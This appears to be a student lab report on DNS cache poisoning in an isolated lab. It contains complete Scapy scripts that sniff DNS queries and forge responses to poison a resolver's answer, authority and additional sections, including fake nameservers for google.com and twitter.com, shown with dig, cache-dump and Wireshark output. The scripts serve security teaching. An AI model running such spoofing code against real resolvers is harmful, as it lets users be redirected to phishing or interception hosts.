| 33.4.12 | 10.0.2.18 | DNS | 149 | Standard query response 0x0f45 A www.example.net A 1.2.3.4 NS ns.example.com A |
| 33.4.12 | 10.0.2.18 | DNS | 102 | Standard query response 0xff76 NS <Root> NS ns.example.com A 1.2.3.5 |
| .2.18 | 10.0.2.17 | DNS | 145 | Standard query response 0xc284 A www.example.net A 1.2.3.4 NS ns.example.com A |
| 33.4.12 | 10.0.2.18 | DNS | 86 | Standard query response 0x0f45 A www.example.net OPT |
| 33.4.12 | 10.0.2.18 | DNS | 70 | Standard query response 0xff76 NS <Root> OPT |

We can see a DNS query that comes from the Client (10.0.2.17) to Server (10.0.2.18). Since Server doesn't have the IP of www.example.net, we can see that it is forward to root, E.ROOT-SERVERS.NET and so on.

But, due to the netwox tool running, we can see the spoofed ip in the queries info.

- Checking Server's cache as well:

```
seed@Server ~ 2023-04-10-02:46 $ sudo rndc dumpdb -cache ; cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20230410064745
; authanswer
.                       1786    IN NS   ns.example.com.
; authauthority
ns.example.com.         1786    NS      ns.example.com.
; additional
                        1786    A       1.2.3.5
; authanswer
www.example.net.        1786    A       1.2.3.4
```

We can see that the DNS cache on the DNS server is poisoned.

- Now, we are checking that the effect did last longer then the previous attack. we stopped the netwox tool on attacker machine, and ran the dig command again on the Client's machine:

```
seed@Client ~ 2023-04-10-03:02 $ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37227
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        867     IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       867     IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         867     IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Mon Apr 10 03:02:48 EDT 2023
;; MSG SIZE  rcvd: 103
```

We get the same result as well. this will last as long as the cache TTL in the server's machine, in our case, 20 minutes.

In summary, we learned how to perform a DNS cache poisoning attack by spoofing the DNS server's response using the Netwox 105 tool. By targeting the DNS server instead of the user's machine, we were able to achieve a long-lasting effect with a single spoofed response. We set the filter field to the IP address of the DNS server and used the ttl field to indicate the duration for which the fake answer should stay in the DNS server's cache. We ensured that the spoofip field was set to "raw" to avoid delays in sending out the spoofed response. To confirm the success of the attack, we observed the DNS traffic using Wireshark and used the dig command on the target hostname. Additionally, we dumped the local DNS server's cache to verify if the spoofed reply was cached or not.

## Task 7: DNS Cache Poisoning - Targeting the Authority Section

In a DNS cache poisoning attack targeting the authority section, the attacker sends a DNS response packet to the victim DNS server with a forged authority section that points to a malicious DNS server controlled by the attacker. When the victim DNS server receives the response packet, it will cache the forged information, associating the domain name with the malicious IP address specified in the response.

**The goal:** Poisoning the victim DNS server, so any client that query the server for the same domain name will be directed to the malicious IP address instead of the legitimate one. This can be used by attackers to redirect clients to phishing websites or to intercept sensitive information, such as login credentials or financial data.

- Attacker's code

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):

        if (DNS in pkt and "example.net" in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                udp = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A",
                ttl=259200, rdata="10.0.2.8")
                # The Authority Section
                NSsec = DNSRR(rrname="example.net", type="NS",
                ttl=259200, rdata="s.attacker32.com")
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=1, arcount=0,
                an=Anssec, ns=NSsec)
                # Construct the entire IP packet and send it out
                spoofpkt = ip/udp/dns
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
print("Start Sniffing...")
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

Code breakdown:

The logic behind the code can be understood in the following steps:

1. **Packet sniffing**: The code sniffs DNS query packets in the network traffic. It filters the packets to only capture those that are UDP packets with a destination port of 53, which corresponds to DNS queries. The sniffed packets are then passed to the spoof_dns function for further processing.
2. **DNS query analysis**: The spoof_dns function examines the sniffed DNS query packets. It checks if the packet has a DNS layer and if the queried domain name is "example.net". If these conditions are met, it proceeds to create a spoofed DNS response packet.
3. **Crafting the spoofed DNS response**: The function creates a new IP layer with the destination IP set to the source IP of the received packet and the source IP set to the destination IP of the received packet. This effectively swaps the source and destination IPs, so the response will be sent back to the original sender. It also creates a new UDP layer with the destination port set to the source port of the received packet and the source port set to 53, which is the standard DNS port.
4. **Creating a DNS answer and authority section**: The code constructs a fake DNS answer section with the queried domain name, record type "A", a TTL of 259200 seconds, and a spoofed IP address "10.0.2.18". It also creates a fake DNS authority section with the domain name "example.net", record type "NS", a TTL of 259200 seconds, and a fake nameserver "s.attacker32.com".
5. **Assembling the DNS response**: The code then creates a DNS layer with the ID matching the received packet's DNS ID and the

previously created answer and authority sections. It combines the IP, UDP, and DNS layers to create a complete spoofed DNS response packet.

6. **Sending the spoofed response**: The send function from Scapy is used to send the spoofed DNS response packet back to the original sender, which in this case is the DNS resolver.
7. **DNS cache poisoning**: If the spoofed response reaches the DNS resolver before the legitimate response, the resolver will cache the fake information. As a result, any subsequent requests for the domain "example.net" will return the spoofed IP address "10.0.2.18" until the TTL expires.

Parameters overview:

- **DNSRR** - represents a single resource record in a DNS response. The DNSRR object has several parameters, including:
    - **rrname**: the domain name associated with the resource record (string)
    - **type**: the type of resource record (string or integer)
    - **rclass**: the DNS class for the resource record (string or integer)
    - **ttl**: the Time-to-Live value for the resource record (integer)
    - **rdlen**: the length of the record data (integer)
    - **rdata**: the record data itself (string or bytes)
- **DNS -** represents the Scapy class for constructing and handling DNS packets. The relevant parameters are:
    - **aa**: Authoritative Answer (1 in the first snippet, default 0 in the second snippet)
    - **rd**: Recursion Desired (0 in the first snippet, default 1 in the second snippet)

- **qr**: Query/Response (1 in the first snippet, default 0 in the second snippet)
- **qdcount**: Number of entries in the question section (1 in the first snippet, default 0 in the second snippet)
- **ancount**: Number of resource records in the answer section (1 in the first snippet, default 0 in the second snippet)

- Preparing the machines for the attack, we flush again the DNS server cache:

```
seed@Server ~ 2023-04-10-02:47 $ sudo rndc flush
seed@Server ~ 2023-04-10-13:20 $ sudo rndc dumpdb -cache ; cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20230410172101
```

- Running dig command on Client's machine to compare the result after the attack later on. First, for the main domain example.net:

```
seed@Client ~ 2023-04-10-13:32 $ sudo dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4904
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86367   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86367   IN      NS      b.iana-servers.net.
example.net.            86367   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172766  IN      A       199.43.135.53
a.iana-servers.net.     172766  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172766  IN      A       199.43.133.53
b.iana-servers.net.     172766  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
```

- Running another dig command this time for mail.example.net:

```
seed@Client ~ 2023-04-10-13:32 $ sudo dig mail.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51996
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;mail.example.net.              IN      A

;; AUTHORITY SECTION:
example.net.            3600    IN      SOA     ns.icann.org. noc.dns.ica
 3600

;; Query time: 183 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Mon Apr 10 13:40:14 EDT 2023
;; MSG SIZE  rcvd: 101
```

- And for test.example.net:

```
seed@Client ~ 2023-04-10-13:40 $ sudo dig test.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> test.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 43366
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;test.example.net.              IN      A

;; AUTHORITY SECTION:
example.net.            3600    IN      SOA     ns.icann.org. noc.dns.icann.org.

;; Query time: 186 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Mon Apr 10 13:40:43 EDT 2023
```

For the main domain (www.example.net), the AUTHORITY SECTION shows the NS (Name Server) records. These records indicate the authoritative name servers responsible for the domain. In this case, "b.iana-servers.net" and "a.iana-servers.net" are the authoritative name servers for "example.net".

For the subdomains (mail.example.net and test.example.net), the AUTHORITY SECTION shows the SOA (Start of Authority) record. This record indicates the primary name server for the domain and provides other administrative information, such as the responsible party for the domain and various timers related to the domain. In these cases, "ns.icann.org" is the primary name server and "noc.dns.icann.org" is the responsible party.

The reason for this difference is that the DNS resolver could not find an A (Address) record for the subdomains, so it returns the SOA record instead, indicating the primary name server that might have more information about the requested subdomain. On the other hand, for the main domain, the resolver returns the NS records, which directly point to the authoritative name servers responsible for the domain.

- running the code on attackers machine:

```
^Cseed@Attacker ~/bin 2023-04-10-17:49 $ sudo python dns-2-7.py
Sniffing started...
```

- On Client's machine running dig commands:

```
seed@Client ~ 2023-04-10-17:34 $ sudo dig www.example.net
;; Warning: query response not set

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54577
;; flags: rd; QUERY: 0, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.19

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      s.attacker32.com.
```

for [www.example.net](http://www.example.net) the Answer and Authority sections are updated successfully.

- Running dig for subdomains:

```
seed@Client ~ 2023-04-10-17:45 $ sudo dig mail.example.net
;; Warning: query response not set

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13049
;; flags: rd; QUERY: 0, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; ANSWER SECTION:
mail.example.net.       259200  IN      A       10.0.2.19

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      s.attacker32.com.
```

```
seed@Client ~ 2023-04-10-17:45 $ sudo dig test.example.net
;; Warning: query response not set

; <<>> DiG 9.10.3-P4-Ubuntu <<>> test.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11944
;; flags: rd; QUERY: 0, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; ANSWER SECTION:
test.example.net.       259200  IN      A       10.0.2.19

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      s.attacker32.com.
```

Here as well we see that the information shown is the spoofed one.

- On the server wireshark we can see the following spoofed packets:

```
.0.2.17          10.0.2.18        DNS        87 Standard query 0xd79a A mail.example.net OPT
.0.2.18          199.43.133.53    DNS        87 Standard query 0x9c2e A mail.example.net OPT
.0.2.18          10.0.2.17        DNS       127 Standard query 0xd79a A 10.0.2.19 NS s.attacker32.com
9.43.133.53      10.0.2.18        DNS       127 Standard query 0x9c2e A 10.0.2.19 NS s.attacker32.com
9.43.133.53      10.0.2.18        DNS       523 Standard query response 0x9c2e No such name A mail.ex
.0.2.18          10.0.2.17        DNS       143 Standard query response 0xd79a No such name A mail.ex
.0.2.17          10.0.2.18        ICMP      171 Destination unreachable (Port unreachable)
.0.2.17          10.0.2.18        DNS        87 Standard query 0x8c49 A test.example.net OPT
.0.2.18          199.43.135.53    DNS        87 Standard query 0x8304 A test.example.net OPT
.0.2.18          10.0.2.17        DNS       127 Standard query 0x8c49 A 10.0.2.19 NS s.attacker32.com
9.43.135.53      10.0.2.18        DNS       127 Standard query 0x8304 A 10.0.2.19 NS s.attacker32.com
9.43.135.53      10.0.2.18        DNS       523 Standard query response 0x8304 No such name A test.ex
```

- Also when saving the cache on the Server we see:

```
                                        8OWMMHHWWr1bdldvpsnEJ3fOVlVn8Ur
                                        M5/86b+vFQ3x1t/PaplwCALoz9xQB4E
                                        G2ws2w6uTr+zchAlLFdlBQelCa8oQ+g
                                        o4OqDC8jUQFxUngSaeisiS0jyaIoOrS
                                        DexPJKxwSJfBNt27Mg== )
; authauthority
example.net.            259187  NS      s.attacker32.com.
; authanswer
                        259187  A       10.0.2.19
; additional
a.root-servers.net.     518387  A       198.41.0.4
; additional
                        518387  AAAA    2001:503:ba3e::2:30
; additional
b.root-servers.net.     518387  A       199.9.14.201
; additional
                        518387  AAAA    2001:500:200::b
; additional
```

In conclusion, after analysing the results on the server's Wireshark and cache, we saw that the DNS cache poisoning attack was successful. This attack can be used by attackers to redirect clients to phishing websites or to intercept sensitive information.

## Task 8: Targeting Another Domain

In this task, we aim to extend the impact of the previous DNS cache poisoning attack.

**The goal** is to add an additional entry in the Authority section of the spoofed response for a query to www.example.net, so that attacker32.com is also used as the nameserver for google.com.

- Attacker code:

```
def spoof_dns(pkt):
        if (DNS in pkt and "example.net" in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                udp = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A",
                ttl=259200, rdata="10.0.2.19")
                # The Authority Section
                NSsec1 = DNSRR(rrname="example.net", type="NS",
                ttl=259200, rdata="s.attacker32.com")
                NSsec2 = DNSRR(rrname="google.com", type="NS",
                ttl=259200, rdata="s.attacker32.com")
                NSsec3 = DNSRR(rrname="twitter.com", type="NS",
                ttl=259200, rdata="s.attacker32.com")
                NSsec4 = DNSRR(rrname="twitter.com", type="NS",
                ttl=259200, rdata="s.attacker32.com")
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=4, arcount=0,
                an=Anssec, ns=NSsec1/NSsec2/NSsec3/NSsec4)
                # Construct the entire IP packet and send it out
                spoofpkt = ip/udp/dns
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
print("Start Sniffing...")
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

Breakdown of the changes in the code:

1. In the Authority section, four DNSRR objects are created (NSsec1, NSsec2, NSsec3, and NSsec4). These objects have rrname set to the target domains (example.net, google.com, and twitter.com) and rdata set to s.attacker32.com, which is the attacker's nameserver.
2. The nscount in the DNS response is set to 4, indicating that there are four entries in the Authority section.
3. The Authority section (ns) in the DNS response is created by chaining the four DNSRR objects (NSsec1/NSsec2/NSsec3/NSsec4).

When this code is executed, it will listen for DNS queries targeting "example.net". If it encounters such a query, it will send a spoofed DNS response with the IP address 10.0.2.8 as the answer for "example.net" and s.attacker32.com as the nameserver for example.net, google.com, and twitter.com.

- Cleaning Server DNS cache

```
seed@Server ~ 2023-04-12-11:01 $ sudo rndc flush ;
```

- After running the script on attacker's machine, on Client we run 'dig www.example.com' command:

```
seed@Client ~ 2023-04-12-11:01 $ sudo dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26764
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 0

;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            259200  IN      A       10.0.2.19

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      s.attacker32.com.
google.com.             259200  IN      NS      s.attacker32.com.
twitter.com.            259200  IN      NS      s.attacker32.com.
twitter.com.            259200  IN      NS      s.attacker32.com.

;; Query time: 68 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Wed Apr 12 12:09:05 EDT 2023
;; MSG SIZE  rcvd: 219
```

- Also on server wireshark we saw:

```
▼ Domain Name System (response)
    [Request In: 4]
    [Time: 0.143883368 seconds]
    Transaction ID: 0x5193
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 0
  ▶ Queries
  ▶ Answers
  ▼ Authoritative nameservers
    ▶ example.net: type NS, class IN, ns s.attacker32.com
    ▼ google.com: type NS, class IN, ns s.attacker32.com
        Name: google.com
        Type: NS (authoritative Name Server) (2)
        Class: IN (0x0001)
```

But, when saving the cache on server side, we did not see the attacker’s ip for google domain, and when running dig google.com on the client after the attack we did nor succeed to lead the user to the attacker.

So, while we managed to poison the authority section on the Client's side, we did not manage to fully poison the cache on the server, therefore the task was **unsuccessful**.

After researching the issue, we concluded that the most probable cause for the problem is that our spoofed DNS was not configured well enough, but we failed to find the specific problem.

## Task 9: Targeting the Additional Section

The Additional Section in the dig command shows additional information related to the DNS record being queried, such as IP addresses and hostnames of related DNS servers.

**The goal:** Spoof some entries in this section and see whether they will be successfully cached by the target local DNS server.

For this attack we will use machines with the following IP's:

1. Attacker - 10.0.2.8
2. Client - 10.0.2.6
3. Server - 10.0.2.7

- On the Attacker machine, we added to the "Additional" section new data.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and "example.net" in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                udp = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A",
                ttl=259200, rdata="10.0.2.8")

                # The Authority Section
                NSsec1 = DNSRR(rrname="example.net", type="NS",
                ttl=259200, rdata="s.attacker32.com")
                NSsec2 = DNSRR(rrname="example.net", type="NS",
                ttl=259200, rdata="ns.example.net")

                # The Additional Section
                Addsec1 = DNSRR(rrname="s.attacker32.com", type="A",
                ttl=259200, rdata="1.2.3.4")
                Addsec2 = DNSRR(rrname="ns.example.net", type="A",
                ttl=259200, rdata="5.6.7.8")
                Addsec3 = DNSRR(rrname="www.facebook.com", type="A",
                ttl=259200, rdata="3.4.5.6")
                Addsec4 = DNSRR(rrname="mail.facebook.com", type="A",
                ttl=259200, rdata="2.2.2.2")
```

```
                Addsec = Addsec1/Addsec2/Addsec3/Addsec4
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=4,
                an=Anssec, ns=NSsec1/NSsec2 ,ar=Addsec)

                # Construct the entire IP packet and send it out
                spoofpkt = ip/udp/dns
                send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
print("Start Sniffing...")
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

- Run this script

```
^C[04/09/2023 16:35] Attacker: sudo ./9.py
Start Sniffing...
```

- On Server we flush the cache

```
[04/09/2023 16:09]Server: sudo rndc flush
```

- On the Client we run “dig example.net”

```
[04/09/2023 16:09]Client: dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29826
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      s.attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
s.attacker32.com.       259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6
mail.facebook.com.      259200  IN      A       2.2.2.2

;; Query time: 82 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Apr 09 16:35:52 EDT 2023
;; MSG SIZE  rcvd: 263

[04/09/2023 16:35]Client:
```

The Client received all the additional data as we defined.

- Now checking Server's cache

```
[04/09/2023 16:35]Server: sudo rndc dumpdb -cache
[04/09/2023 16:36]Server: sudo cat /var/cache/bind/dump.db
```

- Output

```
; authanswer
                        518364  RRSIG   NS 8 0 518400 (
                                        20230422170000 20230409160000 60955 .
                                        G6aw/jraljjzcJ4KXv8yBQ/GvmpgxyFNmp2j
                                        5aEXz0e0ECghZIwYd6Nt9CKm11RIf2urmM9x
                                        gCTPDsI+x6zOOHITg8BxwQs8cFu6yHQS7eVg
                                        y/X6nUwZjxCr7V/0MwI1DcwkrjTj8xnSFWIQ
                                        7ZKqfVykmh3qrUKEL5n4GjltMs0wY9z6M8Nn
                                        MxG03WS1dQcmtf6PIu0hSPq0dsnQp3wAiOCz
                                        N/N7/tK2vCuLQzyA7kZu0+4aGP56SSNilmtg
                                        cV6PsWSoE6rb+hPRGEo+q9aj+TnDBIArChMq
                                        PtIGx6fZr+/hwvvi1ZRNmup7kaoj8E033uCo
                                        2qx17jImQpmg1sSdMg== )
; additional
s.attacker32.com.       259164  A       1.2.3.4
; authauthority
example.net.            259164  NS      s.attacker32.com.
                        259164  NS      ns.example.net.
; authanswer
                        259164  A       10.0.2.8
; additional
ns.example.net.         259164  A       5.6.7.8
; additional
a.root-servers.net.     518364  A       198.41.0.4
; additional
                        518364  AAAA    2001:503:ba3e::2:30
; additional
b.root-servers.net.     518364  A       199.9.14.201
; additional
                        518364  AAAA    2001:500:200::b
; additional
c.root-servers.net.     518364  A       192.33.4.12
; additional
                        518364  AAAA    2001:500:2::c
```

We can see that "s.attacker32.com" and "ns.example.net" have been saved in the Server's cache. But "www.facebook" and "mail.facebook.com" are not.

- Running again “dig example.net” on Client for confirmation:

```
[04/09/2023 16:35]Client: dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64864
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            257001  IN      A       10.0.2.8

;; AUTHORITY SECTION:
example.net.            257001  IN      NS      s.attacker32.com.
example.net.            257001  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
s.attacker32.com.       257001  IN      A       1.2.3.4
ns.example.net.         257001  IN      A       5.6.7.8

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sun Apr 09 17:12:30 EDT 2023
;; MSG SIZE  rcvd: 135
```

First the **Query time** is 1 msec, and also it did not return “www.facebook.com” and “mail.facebook.com”.
The reason is because the Server did not add them to its cache.

To summarise, we have discovered that when a DNS resolver receives a response from a name server, it verifies whether the IP addresses listed in the authority section for the domain match those listed in the additional section. If there is a match, the resolver considers the information in the additional section as trustworthy and authoritative. As a result, the IP address listed in the additional section is treated as an authoritative answer to the original query and is cached accordingly.